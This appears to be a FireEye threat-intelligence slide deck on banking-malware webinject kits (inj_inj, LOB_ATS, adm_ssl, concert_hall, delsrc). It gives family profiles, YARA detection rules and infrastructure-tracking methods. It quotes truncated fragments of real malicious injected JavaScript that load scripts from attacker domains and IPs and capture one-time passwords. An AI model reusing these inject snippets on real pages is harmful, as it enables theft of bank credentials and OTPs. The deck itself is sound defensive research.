


Username


Password

Webinjects Systems

inj_inj



```
          "data_inject": "<head>\r\n<script id=\"inj_add\" type=\"text/javascript\">(function(){funct
inj_add\");clearInterval(b)}catch(e){}},1);var n;document.head?n=document.head.parentElement:n=documen
eout(function(){var n;document.head?n=document.head.parentElement:n=document.getElementsByTagName(\"he
vigator.min_lim=5000;navigator.bot_id=\"#gid#.#id#\";navigator.adm_path=\"https://popp101.com/smotp/\"
bankofamerica.js?r=\"+Number((new Date()).getHours()+(new Date()).getDay()+(new Date()).getMonth())+\"
```



```
rule inj_inj1
{
        meta:
                system_name = "INJ_INJ"

        strings:
                $inj1 = "id=\"inj_inj\""
                $inj2 = "id=\\\"inj_inj\\\""
                $inj3 = "id='inj_inj'"

                $add1 = "id=\"inj_add\""
                $add2 = "id='inj_add'"

        condition:
                any of ($inj*) and any of ($add*)

}
```


Webinjects Systems

LOB_ATS


- Unknown seller/real name
- Named after constant use of "/lob.php" in panel URLs
- In circulation since at least 2016
- Used in families distributed by Chanitor – Terdot, ZeusPanda, IcedID, CoreBot, ISFB, older Dridex use
- Grabber/Replacer, OTP interception + more
- Predominantly targeting US banks and Financial Orgs + Retail, Careers, Cryptocurrencies

Webinjects Systems

LOB_ATS



```
    "Var": "<head prefix**><script>!function(e){var n=e.document,t=function(e,n){var t=n.getElementsByTagName(e);return t&&t[0]},a
);!function(n){var e,t,r,o,i,a,c,l=n.document,u=n.encodeURIComponent,s=n.setTimeout,f={},d=Array.prototype,p=Object.prototype,h=d.
p.toString,T=p.hasOwnProperty,M=String.prototype.trim,H= "https://jpcheck.com/lob.php\" k={b:\"@ID@\",q:\"cyogjetd\",v:\"jul3\",w:
xOf(e);for(t=0;t<n.length;t+=1)if(n[t]===e)return t;return-1},_=function(n){return n===Object(n)},N=function(n,e){return T.call(n,
&t.push(e);return t},C=function(n,e,t){var r,o;if(m&&n.forEach===m)n.forEach(e,t);else if(n.length===+n.length){for(r=0;r<n.length
ll(t,n[o[r]],o[r],n)===f)return;return n},x=function(n,e,t){var r=!1;return e=e||E,v&&n.some===v?n.some(e,t):(C(n,function(n,o,i){
on(n,o,i){if(e.call(t,n,o,i))return r=n,!0}),r},A=function(n,e,t){var r=[];return g&&n.filter===g?n.filter(e,t):(C(n,function(n,o,
rn s(function(){return n.apply(null,t)},e)},j=function(n){return M&&!M.call(\"\\ufeff\\xa0\")?M.call(n):String(n).replace(/^[\\s\\
1!==String(\" \"+n.className+\" \").replace(/[\\t\\r\\n\\f]/g,\" \").indexOf(\" \"+e+\" \")},S=function(n){return n.className.spli
sName=A(t,function(n){return 0!==n.length}).join(\" \"))},B=function(n,e){var t=S(n);-1!==w(t,e)&&(n.className=A(t,function(n){ret
F=function(n,e){return e.getElementsByTagName(n)},R=function(n,e){var t=F(n,e);return t&&t[0]},U=function(n,e,t){var r=F(e,t);retu
tion(e){return O(e,n)})},W=function(n){return j(n.innerText||n.textContent)},$=function(n,e,t){n.addEventListener?n.addEventListen
){n.addEventListener?n.removeEventListener(e,t,!1):n.attachEvent?n.detachEvent(\"on\"+e,t):n[\"on\"+e]=null},z=function(e){return
agation(),void 0!==r.cancelBubble&&(r.cancelBubble=!0),\"keydown\"!==r.type||13===r.keyCode){\"function\"==typeof r.preventDefault
}catch(t){J(\"error\",{e:\"\"+t,s:\"wrapped\"})}return!1}}},Y=function(e){return function(e){var t;t=e.stopPropagation,\"[object F
```



```
rule lob4
{
        meta:
                system_name = "LOB_ATS"

        strings:
                $a = "<script>!function(e){var n=e.document,t=function(e,n){var t=n.getElementsByTagName(e);return t&&t[0]}"
                $b = /<script id=\"[a-zA-Z0-9]{15}\">!function\(e\)\{var d=e.document,n=d.getElementById\(\"[a-zA-Z0-9]{15}\"\)

        condition:
                any of them
}
```


Webinjects Systems

adm_ssl

- Unknown seller/real name
- Named after variable names in early examples, “?adm=ssl&”
- First observed mid-2017
- Used by: Gootkit, Danabot, ISFB, Terdot, ZeusPanda
- Grabber, Replacer, OTP interception
- Targeting has more European focus:
  - Lots of Italian banks and other Orgs
  - Austrian, German banks
  - Cryptocurrencies, Webmail providers

Webinjects Systems

adm_ssl



```
window.onerror = function (a, b, c) {
  try{
    var s = document.createElement('script'); s.type = 'text/javascript';
    s.src = "https://sslstatsita.info/?adm=ssl&n=sssdk&b=%BOTID%&s=bnl&v=999&t=error&l=" +
    if(document.getElementsByTagName('head').length){ document.getElementsByTagName('head')
  }catch(x){}
  return false;
};
      function Pin(){
  if( !$("#otp").val().length ){ return; }
  top.a$.pin = $("#otp").val();
  top.a$.S2("work&l=pin:" + $("#otp").val() );
            $("#PinBox").hide();
            $("#LoadBox").show();
```

```
rule adm_ssl1
{
        meta:
                system_name = "adm_ssl"

        strings:
                $adm1 = "?adm=ssl&"
                $adm2 = "&adm=ssl&"
                $adm3 = "?adm=abs&"
                $bot1 = "&b=%BOTID%"
                $bot2 = "&b%BOTID%"
                //$c = "&js="
                $amp1 = "&_="
                $amp2 = "VNC:function"
                $amp3 = "&n=zoo"
                $amp4 = "&n=sssdk"
                $amp5 = "&s=credem"
                $amp6 = "&t=login"

        condition:
                any of ($adm*) and any of ($bot*) and any of ($amp*)
}
```


Webinjects Systems


concert_hall

- Seller unknown
- Named after title page on panel
- First encountered: 2016
- Used by: Nymaim
- OTP bypass, session hijack. Often ListVNC panel on same server
- Targets: US, German, Polish banks and Financial Orgs. Also retailers, Cryptocurrencies, Trading platforms

Webinjects Systems

concert_hall



Concert Hall - Login - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Concert Hall - Login
162.252.172.41/lab_ca/adm384.php?r=admin/login
Search
Enter
Username
Password
Login
Remember me



```
rule concert_hall1
{
        meta:
                system_name = "concert_hall"

        strings:
                $a = "var c239fd29314d8cb"
                $b = "var d4025ba93f90c"

        condition:
                all of them
}
```



```
</head>**<body**><div style="background: #fff; position: fixed; top
:0; left: 0; right: 0; bottom: 0; z-index: 99999" id="synoverlay"><
/div><script>var c239fd29314d8cb = "thexznmbvrsofid";var d4025ba93f
90c = "c193a1c8f9db932e716";</script><script src="http://162.252.17
2.41/googleapi/load73.php"></script>
```


Webinjects Systems

delsrc


- Seller unknown, possibly referred to as “Tokenka”
- Named after variable and function names “delsrc”
- First encountered: early 2017
- Used by: Gootkit, Danabot, TinyNuke, Corebot, ZeusPanda, ISFB
- OTP bypass, Grabber/Replacer
- Targets: US, Italian, Canadian, Polish banks and Financial Orgs, Cryptocurrencies

Webinjects Systems

delsrc



```
<script id="src2">
window.bot_id = "%BOTID%";
window.bot_vnc = "%VNC%";
</script>
<script id="src1" src="https://lio.party/kenta/in/relaxban
<script id="src3">
window.delsrc= function (a){if(document.getElem
delsrc("src1");delsrc("src2");delsrc("src3");
delete bot_id; delete bot_vnc; delete delsrc;
</script>
```



```
rule delsrc1
{
        meta:
                system_name = "delsrc"

        strings:
                $a = "delete bot_id; delete bot_vnc; delete delsrc"
                $b = "delete myrem;delete rem777bname"
                $c = "delete myrem;delete qwe;"
                $d = "myrem(\"myjs1\");myrem(\"myjs2\")"
                $e = "try{ delete bot_vnc; }catch(x){}"
                $f = "delsrc(\"src1\");delsrc(\"src3\");"
                $g = "delsrc(\"src1\");delsrc(\"src33\");"
                $h = "if (document.getElementById('src__001')) document.
                $i = "<script type=\"text/javascript\" id=\"src__000\""
                $j = "<script type=\"text/javascript\" id=\"src__001\""

        condition:
                any of them
}
```

FireEye

Trackable elements of Webinjects

Trackable elements of Webinjects

Overview


- Extract network infrastructure data from the injected code
  - "Follow the money"

- Harvest data from the Injects System Server


Trackable elements of Webinjects

Network Infrastructure


- URLs, Domains, IPs



```
>var home_link = "https://clientdomain.info/c/lucifer/us/amzats" var gate_link = home_link+"/gate.php";var pkey = "Bc5rw12";
t(c/a)))+((c=c%a                                                 f(!\'\'.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k
place(new RegExp(\'\\\\b\'+e(c)+\'\\\\b\',\'g\'),k[c]);return p}(\'9 1N(){o a={1r:D,1s:D,1d:D,1t:D},1u;1u=m.Y;H{m.Y=""}O(e){
?(?:2w|2x\\\\s*\\\\:)\\\\s*(\\\\d+\\\\.?\\\\d*)/i).1w(11.1e||"")?1P(1Q.$1,10):D;o e,1f,x,1x=m.1y("2y"),1z=["{2z-1R-1S-1T-1U}
){H{a.1d=1x.2K(1z[x],"2L").2M(/,/g,".")}O(e){}7(a.1d)2N}1f=1P(a.1d||"0",10);a.1s=m.Y||((/2O/i).1w(m.2P||"")?5:1f)||a.1t;a.1r
```



```
21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[29])>=0){return _0x2f90[30];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]()
} ,inject:function (_0x5c81x6){_0x5c81x5(_0x5c81x6);} ,show:function (){var _0x5c81x8=document[_0x2f90[34]](_0x2f90[3
t[_0x2f90[11]](_0x2f90[38])[0];_0x5c81x9[_0x2f90[36]][_0x2f90[35]]=_0x2f90[0];} ;} ,hide:function (){var _0x5c81x8=do
_0x5c81x8[_0x2f90[36]][_0x2f90[41]]=_0x2f90[42];_0x5c81x8[_0x2f90[36]][_0x2f90[43]]=_0x2f90[42];_0x5c81x8[_0x2f90[36]
]][_0x2f90[47]]=_0x2f90[48];_0x5c81x8[_0x2f90[36                                                  cument[_0x2f90[11
\r\n_brows.botid = \'%BOTID%\';\r\n_brows.inject( "https://managertrafficdirect.pw/api/cpanel/t.js\ );\r\n</script>"
```




```
<script id="src2">
window.bot_id = "%BOTID%";
window.bot_vnc = "%VNC%";
</script>
<script id="src1" src  https://lio.party/kenta/in/relaxbanking/rel.php?id=%BOTID%' </script>
<script id="src3">
window.delsrc= function (a){if(document.getElementById(a)) document.getElementById(a).parentN
delsrc("src1");delsrc("src2");delsrc("src3");
delete bot_id; delete bot_vnc; delete delsrc;
</script>
```

Trackable elements of Webinjects

Server Data

- Downloaded JS -> further infrastructure



```
var Tables = (function(){

        var admin = 'https://mopledorta.info/uk/';

        var data = new Array();

        var link = {
                gate: admin+"menu.php"
        };

        var options = {
                callback_status: '',
                iframe_status: '',
                currency_state: false
        };

        var splitter = {value: 'none',position: 'none'};
        var prefix = {minus: '-',plus: ''};
```

- Crawl the panel

FireEye

Differentiating actors using banking malware

Differentiating actors using banking malware

Overview

- What is the commercial model employed by the malware family?
- Sold as a standalone product (traditional Kit-like model):
  - Customer owns botnet, responsible for running it
  - Malware used by many different actors, look for customer-set configuration values, e.g. encryption keys
- Affiliate model
  - Affiliates responsible for some areas, not others, e.g. distribution
  - Cryptographic keys may belong to the author, not the affiliate
- Single actor
  - No differentiation necessary

Differentiating actors using banking malware

Differentiating features

- Cryptographic keys
  - Symmetric keys: RC4, AES, Serpent – Zeus families, ISFB, Ramnit
  - Asymmetric keys more common in affiliate models, or single entity models – Nymaim, IcedID
- Botnet names
  - Often simple or not changed from default values
  - May be reused by different actors
  - Sometimes used to differentiate affiliates – Dridex, Danabot
- Affiliate IDs
  - Can be used to differentiate activity in affiliate based models – Corebot, Gootkit

FireEye

Automation

